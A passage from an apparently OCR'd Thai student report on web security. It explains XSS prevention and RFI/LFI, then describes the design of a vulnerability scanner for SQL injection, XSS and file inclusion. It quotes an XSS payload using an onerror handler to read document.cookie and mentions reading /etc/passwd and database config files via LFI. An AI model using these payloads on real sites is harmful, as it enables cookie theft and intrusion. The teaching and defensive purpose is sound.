ซึ่งผู้พัฒนาหลายคนมักจะไม่ให้ความสำคัญเท่าใดนัก โดยอาจจะคิดว่าไม่สำคัญและไม่ส่งผลอันตรายใด ๆ


ชนิด 2

ช่องโหว่ชนิดนี้มักนิยมใช้กับเว็บไซต์ที่มี่เวบอร์ด เพราะเนื่องจากเว็บบอร์ด มีการนำข้อมูล HTML ไปประมวลผลแสดงทันที ทำให้ผู้ที่โจมตีโดยเทคนิคนี้สามารถหลอกลวงผู้ใช้งานได้

ช่องโหว่นี้เรียกได้ว่าสำคัญที่สุดเลยก็ว่าได้เพราะว่า เป็นการไปกระทบคนหมู่มาก เนื่องจากการฝัง Script ไว้ที่เว็บบอร์ดจะเป็นการ Run Script ตลอดเวลาที่มีคนมาใช้งาน

2.4 การป้องกันช่องโหว่ XSS

ในปัจจุบันการป้องกันช่องโหว่ Cross-site scripting อาศัยการแปลงข้อมูลตัวอักขระพิเศษของภาษา HTML ทุกตัวที่เป็นไปได้ว่าอาจเป็นข้อมูลมุ่งร้าย โดยทำก่อนที่เว็บแอพพลิเคชั่น (หรือสคริปต์ฝั่งไคลเอ็นท์) จะแสดงผล และภาษาโปรแกรมมิ่งหลาย ๆ ตัวมีฟังก์ชั่นหรือไลบรารีที่ช่วยในการการแปลงข้อมูลนี้



ภาพที่ 2.10 แสดงการส่งข้อมูลอักขระพิเศษของภาษา HTML

การที่เราจะหลบหลีกช่องโหว่ XSS คือสถานการณ์มีความแตกต่างกัน ในสถานการณ์หนึ่งความต้องการและปัญหาก็เปลี่ยนแปลงไป ตัวอย่างเช่น เมื่อข้อมูลที่รับจากผู้ใช้ส่งมายัง src attribute ของไฮเปอร์ลิงค์ cgi.escape() ก็ไม่เพียงพอสำหรับการป้องกัน เช่น จะมีการเพิ่มรูปหนึ่งเข้าไปในหน้าเว็บที่แสดงรูปต่าง ๆ ในรูปแบบเช่นนี้ ผู้โจมตีสามารถใส่ “doesntexist.jpg’ onerror=’alert(document.cookie)” เข้าไปในอีเว้นท์ซึ่งจะทำงานเมื่อเบราว์เซอร์ ไม่สามารถโหลดไฟล์ “doesntexist.jpg” และรันโค้ดดังกล่าว

ถ้ามีใครคนหนึ่งได้ใช้ฟังก์ชั่นอย่างเช่น cgi.escape() (ซึ่งมาพร้อมกับ Python) อีกคนหนึ่งก็จะพยายามเปลี่ยนอักขระทั้งหมดยกเว้นอักขระที่รู้กันดีอยู่แล้วว่าปลอดภัยทั้งหมดให้เป็น HTML entity ที่มีค่าเท่ากัน เบราว์เซอร์ใช้อัลกอริทึมในการวิเคราะห์คำในภาษา HTML ที่ซับซ้อน (และมักจะมีข้อผิดพลาด) ดังนั้นจึงยากที่จะทำนายได้ว่าอักขระตัวใดที่จะเป็นอักขระพิเศษ โดยเฉพาะการสนับสนุนชุดอักขระ Unicode ของเบราว์เซอร์ ซึ่งอาจทำให้แอพพลิเคชั่นหนึ่งถูกโจมตีโดยช่อง

โหว่ XSS ได้ ถ้าอัลกอริทึมที่ใช้ในการแปลงข้อมูล HTML ตรวจสอบเฉพาะอักขระที่อาจจะมีอันตรายเท่านั้น

จากที่กล่าวไว้ข้างต้น ผลลัพธ์ที่ไม่ดีที่ตามมาจากการแก้ไขช่องโหว่นี้คือ ผู้ใช้ไม่สามารถฝังโค้ด HTML ที่ไม่มีเจตนาร้ายลงไปในหน้าเว็บต่าง ๆ ได้ เนื่องจากมาตรฐาน HTML ไม่มีกลไกในการปิดการทำงานของสคริปต์ฝั่งไคลเอ็นต์ในส่วนต่าง ๆ ของหน้าเว็บโดยเฉพาะได้ ดังนั้นจึงยากที่จะกำจัดสคริปต์ออกจากโค้ด HTML ได้อย่างน่าเชื่อถือ วิธีการที่น่าเชื่อถือมากที่สุดสำหรับเว็บแอพพลิเคชั่นคือการวิเคราะห์คำในโค้ด HTML ขจัดคำสั่ง HTML และแอททริบิวต์ที่ไม่อยู่ในรายการคำสั่งที่ปลอดภัย จากนั้นจึงแสดงผล HTML ที่ถูกต้องออกมา

การป้องกันช่องโหว่ในรูปแบบอื่น ๆ

การกำจัดช่องโหว่ XSS คือการแปลงข้อมูล HTML (HTML quote) ของอักขระพิเศษทั้งหมดที่ได้รับมาจากผู้ใช้ จึงสามารถป้องกันไม่ให้ถูกตีความเป็นโค้ด HTML โชคไม่ดีที่ผู้ใช้เว็บแอพพลิเคชั่นมากมายหลายชนิด (โดยทั่วไปได้แก่ฟอรั่มและเว็บเมล์) ต้องการใช้ฟีเจอร์บางตัวที่ HTML มี มีเว็บแอพพลิเคชั่นบางตัวซึ่งพยายามค้นหาโค้ด HTML มุ่งร้ายและพยายามทำให้มันไม่มีพิษภัย ไม่ว่าโดยการกำจัดหรือแปลงข้อมูล อัลกอริทึมเหล่านี้มักจบด้วยการมีความซับซ้อนอย่างเหลือเชื่อ ด้วยเหตุผลนี้จึงทำให้แทบเป็นไปไม่ได้ที่ทำให้แน่ใจได้ว่าโค้ดมุ่งร้ายถูกกำจัดไปหมดแล้ว เนื่องจากได้มีการทำให้จาวาสคริปต์รวมเข้ากับรูปแบบของ HTML อย่างเหนียวแน่น นอกเหนือจากข้อเท็จจริงที่ว่าเบราว์เซอร์และเทคโนโลยีของเว็บยังคงอยู่ภายใต้การพัฒนาอย่างหนักหน่วง ในการกำจัดการใส่โค้ดมุ่งร้ายในบางกรณี อัลกอริทึมในฝั่งเซิร์ฟเวอร์จะต้องปฏิเสธโค้ด HTML ที่ผิดรูปแบบ หรือเข้าใจถึงวิธีการตีความโค้ด HTML ที่ผิดรูปแบบของเบราว์เซอร์ทุกตัว หรือแก้ไขโค้ด HTML ดังกล่าวเป็นรูปแบบที่ถูกต้องโดยใช้เทคนิคต่าง ๆ ในลักษณะเดียวกับเทคนิคที่เรียกว่า HTML Tidy

นอกจากการกลั่นกรองเนื้อหาแล้ว ยังมีการใช้วิธีการอื่น ๆ กันโดยทั่วไปอีกด้วย ตัวอย่างหนึ่งคือการรักษาความปลอดภัยของคุกกี้ เว็บแอพพลิเคชั่นหลายตัวอาศัยเซสชั่นคุกกี้สำหรับการรับรองตัวผู้ใช้ในระหว่าง HTTP request และเนื่องจากสคริปต์ฝั่งไคลเอ็นท์มักจะสามารถเข้าถึงคุกกี้เหล่านี้ได้ ผู้โจมตีมักจะสร้างโค้ดโจมตีช่องโหว่ XSS แบบง่าย ๆ เพื่อขโมยคุกกี้เหล่านี้ ในการกำจัดภัยคุกคามนี้เว็บแอพพลิเคชั่นหลายตัวจะจำกัดเซสชั่นคุกกี้ไว้กับหมายเลขไอพีของผู้ใช้ที่

ล็อกอินเข้ามา และอนุญาตให้ไอพีนั้นสามารถใช้คุกกี้นั้นได้ วิธีนี้มีประสิทธิภาพในสถานการณ์ส่วนใหญ่ (ถ้าผู้โจมตีมุ่งเป้าที่คุกกี้เพียงอย่างเดียว) แต่มันใช้ไม่ได้ผลอย่างเห็นได้ชัดในสถานการณ์ที่ผู้โจมตีใช้งานข้างหลังเครือข่ายแบบ NAT หรือใช้ Proxy เดียวกัน Internet Explorer มีฟีเจอร์หนึ่งที่เรียกว่า HTTP Only flag ซึ่งอนุญาตให้เว็บเซิร์ฟเวอร์สามารถกำหนดคุกกี้ที่สคริปต์ฝั่งไคลเอ็นท์ไม่สามารถเรียกใช้งานได้ ถึงแม้ว่าดูเหมือนมันจะเป็นฟีเจอร์ที่มีประโยชน์ แต่มันไม่ได้ป้องกันการใช้ช่องโหว่ XSS เพื่อขโมยรหัสผ่านหรือการโจมตีแบบ Cross-site request forgery ได้

อีกวิธีหนึ่งในการป้องกันคือ การตรวจสอบข้อมูลที่ส่งมาจากแหล่งข้อมูลที่อาจประสงค์ร้าย วิธีการนี้เป็นหลักการสำคัญในการพัฒนาแอพพลิเคชั่น (แม้จะไม่เกี่ยวข้องกับการพัฒนาเว็บก็ตาม) และโดยทั่วไปแล้วมีประโยชน์มาก ตัวอย่างเช่น ถ้ามีฟอร์มที่รับข้อมูลจากบาง Field ซึ่งควรจะเป็นหมายเลขโทรศัพท์ การทำงานของฝั่งเซิร์ฟเวอร์สามารถกำจัดอักขระทั้งหมดที่ไม่ใช่ตัวเลข วงเล็บและเครื่องหมายขีดคั่น ทำให้ผลที่ได้ออกมาไม่ประกอบด้วยสคริปต์ (บังเอิญที่สามารถใช้วิธีนี้เพื่อป้องกันการโจมตีที่ส่งโค้ดแบบอื่น ๆ เช่น SQL injection ไม่ให้สามารถทำได้สำเร็จได้ด้วย) ถึงแม้ว่ามันจะมีประสิทธิภาพในการใช้ป้องกันข้อมูลที่ป้อนเข้ามาหลาย ๆ ชนิด มีหลายครั้งที่เมื่อแอพพลิเคชั่นหนึ่งจำเป็นต้องรับอักขระ HTML แบบพิเศษ อย่างเช่น '<' และ '>' ในสถานการณ์เหล่านี้ การแปลงข้อมูลเป็น HTML entity เป็นเพียงทางเลือกเดียวเท่านั้น

สรุปมีการออกแบบเว็บแอพพลิเคชั่นบางตัวเพื่อทำงานโดยปราศจากสคริปต์ฝั่งไคลเอ็นท์ ซึ่งอนุญาตให้ผู้ใช้สามารถเลือกที่จะปิดการทำงานของสคริปต์ในเว็บเบราว์เซอร์ ก่อนที่จะใช้แอพพลิเคชั่นได้ ด้วยวิธีการนี้ ถึงแม้จะมีสคริปต์ฝั่งไคลเอ็นท์มุ่งร้ายที่ไม่ได้แปลงข้อมูลอยู่ในหน้าเว็บก็ตาม ผู้ใช้ก็จะไม่ถูกโจมตีจากช่องโหว่ XSS แต่อย่างใด แต่โชคไม่ดีที่ยังอาจสามารถโหลดเนื้อหาภายนอกเข้ามาในหน้าเว็บผ่านทางคำสั่งเช่น หรือ ซึ่งมักจะเพียงพอในการหลอกล่อผู้ใช้ได้

มีเบราว์เซอร์หลายตัวที่สามารถกำหนดให้ปิดการทำงานของสคริปต์ฝั่งไคลเอ็นท์แบบรายโดเมนได้ วิธีนี้มักจะทำให้เกิดความผิดพลาด โดยผู้ใช้มักจะบล็อกเฉพาะเว็บไซต์มุ่งร้ายหลังจากค้นพบแล้วว่ามันมีเจตนาร้าย ซึ่งแน่นอนว่าสายเกินไป ดังนั้นจึงควรกำหนดค่าเริ่มต้นให้บล็อกทั้งหมดจากนั้นจึงอนุญาตให้ผู้ใช้เปิดใช้เป็นรายโดเมน เป็นวิธีการเดียวที่จะช่วยเพิ่มความสะดวกให้กับระบบดังกล่าว สามารถทำเช่นนี้ใน Opera ได้อย่างง่าย ๆ โดยการใช้ Site Specific Preferences สำหรับ Firefox สามารถใช้ extension ที่ชื่อว่า NoScript

ข้อเสียที่สำคัญของวิธีการนี้คือ ผู้ใช้ส่วนใหญ่มักไม่รู้จักมาตรการดังกล่าว และถ้าการกำหนดค่าความปลอดภัยนี้ถูกปิดการทำงานตั้งแต่เริ่มต้น จะทำให้พวกเขาไม่รู้วิธีรักษาความปลอดภัยเบราว์เซอร์สำหรับแอพพลิเคชั่นเหล่านี้ ข้อเสียอีกอย่างหนึ่งคือ มีเว็บไซต์จำนวนมากที่ไม่สามารถทำงานได้โดยปราศจากสคริปต์ฝั่งไคลเอ็นท์ ดังนั้น จึงเป็นการบังคับให้ผู้ใช้ต้องปิดระบบป้องกันสำหรับไซต์นั้น และเปิดช่องให้ระบบของพวกเขาถูกโจมตีได้

2.5 Remote File Inclusion

Remote File Inclusion (RFI)เป็นวิธีการที่ถูกใช้ด้วยการโจมตีเว็บไซต์จากระยะไกล ด้วยเทคนิคนี้มันสามารถที่จะรวมเข้ากับการใช้งาน XSA เพื่อทำลาย Web Server

2.6 Local File Inclusion

Local File Inclusion (LFI) เป็นวิธีการที่ใช้สำหรับในการเรียกไฟล์สำคัญต่าง ๆ ใน Web Serverยกตัวอย่างเช่น การอ่านไฟล์ /etc/passwdทำให้ทราบถึง user ที่ใช้งานอยู่ใน server นั้น ๆ ได้ หรืออาจะไปเรียกไฟล์ connect.phpที่มีการเชื่อมโยงกับฐานข้อมูลทำให้สามารถได้รหัสผ่านสำหรับการเข้าถึงฐานข้อมูลได้

Remote File Inclusion (RFI) จะอนุญาตให้ผู้ใช้ที่ไม่หวังดีต่อระบบทำการสั่งการ (Run) PHP Code บนเว็บไซต์ที่มีช่องโหว่ได้ผู้โจมตีจะรวม Code ของเขาเข้าไปในพื้นที่บนเว็บไซต์ที่จัดไว้ให้กับโปรแกรมที่เขียนด้วย PHP


บทที่3
การวิเคราะห์และการออกแบบระบบ

3.1 วิธีการทดสอบระบบแบบทั่วไป

โดยปกติการทอดสอบความปลอดภัยของ Web Application นั้นมีรูปแบบหลายวิธีและมีช่องโหว่หลายรูปแบบให้ทำการทดลองแต่ทั้งนี้ผู้จัดทำ เลือกรูปแบบที่สนใจมา 4 รูปแบบคือ SQL Injection , XSS, RFI, LFI ซึ่งเป็นวิธีที่ผู้ไม่หวังดีโจมตี Web Application ที่นิยมกัน ซึ่งการใช้เทคนิคเหล่านี้ต้องใช้ความเข้าใจมากต้องอาศัยการเรียนรู้จากนอกห้องเรียน ซึ่งการพัฒนาโปรแกรมนี้ขึ้นมาจะช่วยให้ทราบถึงช่องโหว่ของ Web Application ที่ผู้ไม่หวังดีนิยมใช้โจมตีกัน ซึ่งจะทำให้สามารถทราบถึงช่องโหว่ได้ทันท่วงที และช่วยให้ผู้พัฒนา Web Application ตระหนักถึงความสำคัญนี้

3.2 ภาพรวมของระบบ


เป็นแอพพลิเคชั่นที่ใช้สำหรับค้นหาช่องโหว่ใน Web Application เพื่อทดสอบโจมตีระบบ และสามารถให้คำแนะนำในการแก้ไขปัญหาที่เกิดขึ้นได้



ภาพที่ 3.11 ไดอะแกรมของแอพพลิเคชั่น

3.3 ขั้นตอนการพัฒนาออกแบบระบบ

3.2.1 Flow Chart การทำงานของ Application



ภาพที่ 3.12 แสดง Flow Chart การทำงานของแอพพลิเคชั่น

จากภาพที่ 8 จะเป็นการเริ่มต้นของแอพพลิเคชั่น โดยเมื่อผู้ใช้เข้ามาใช้งานครั้งแรกจะต้องเข้ามาที่หน้าเมนูนี้ เพื่อเริ่มต้นการทำงานของแอพพลิเคชั่น

โดยเมื่อเข้ามาในแอพพลิเคชั่นก็จะเจอกับเมนูให้เลือกเพื่อทดสอบการโจมตีรูปแบบต่าง ๆ

1. เลือก Full Scanเพื่อที่จะกรอก URL ของเว็บที่ต้องการจะทำการทดสอบ โดยโปรแกรมจะทำการรายงานช่องโหว่ที่ตรวจพบโดยจะทำการสแกนช่องโหว่ทุก ๆ ช่องโหว่ที่ได้ทำการเขียนโปรแกรมขึ้น

2. ถ้าเลือก chosen oneโปรแกรมจะให้เลือกช่องโหว่ที่ต้องการจะตรวจสอบแล้วกรอก URL ที่ต้องการทดสอบไปเพื่อทำการทดสอบในรูปแบบต่าง ๆ SQL Injection, XSS ,RFI,LFI

3.4 ค้นหาช่องโหว่ (Vulnerability)

3.4.1 SQL Injection

การค้นหาช่องโหว่ SQL Injection ค้นหาด้วยวิธีการส่ง Method Get ไปกับ Header ของ HTTP Protocalโดยการส่ง parameter ที่ทาให้ Syntax ของสั่ง SQL ทางานผิดพลาด และทาการตรวจสอบด้วย Error Message ที่เกิดขึ้นในหน้า web page นั้น ๆ

3.4.2 Cross Site Script (XSS)


การค้นหาช่องโหว่ XSS ค้นหาด้วยวิธีการส่ง Method Get ไปกับ Header ของ HTTP Protocalโดยการส่ง parameter ที่เป็น Pattern ที่ใช้สาหรับการทดสอบและทาการค้นหา Pattern นั้นๆในหน้า Web page หากพบเจอแสดงว่าหน้าเว็บนั้นๆสามารถแทรก Script ที่ใช้สาหรับการโจมตีได้

3.4.3 File Inclusion

การค้นหาช่องโหว่ File Inclusion จะค้นหาด้วยการต่อ Pattern กับ URL แล้วทาการส่ง Http Request หลังจากนั้นทาการ Match String หากพบก็ถือว่าเป็นการโจมตีในรูปแบบ File Inclusion ได้

3.5 การออกแบบหน้าจอกับผู้ใช้งาน


ส่วนที่ 1 หน้าจอเริ่มต้นการใช้งาน



ภาพที่ 3.13 หน้าเมนูหลัก

จากภาพที่ 9 เป็นหน้าจอเมนูหลัก เมื่อผู้ใช้เข้าแอพพลิเคชั่นมา โดยแอพพลิเคชั่นจะปรากฏเมนูดังนี้


- ปุ่ม Full Scan
- ปุ่ม Chosen One



ภาพที่ 3.14 หน้าจอการทำงานของ Web Application Full Scanner

จากภาพที่ 10 หน้าจอการทำงานของ Web Application Scanner จะปรากฏช่องให้เติม URL ลงไป เพื่อทำการ Scan URL ของเว็บเป้าหมาย แล้วกดปุ่ม Scan หน้านี้ประกอบไปด้วย

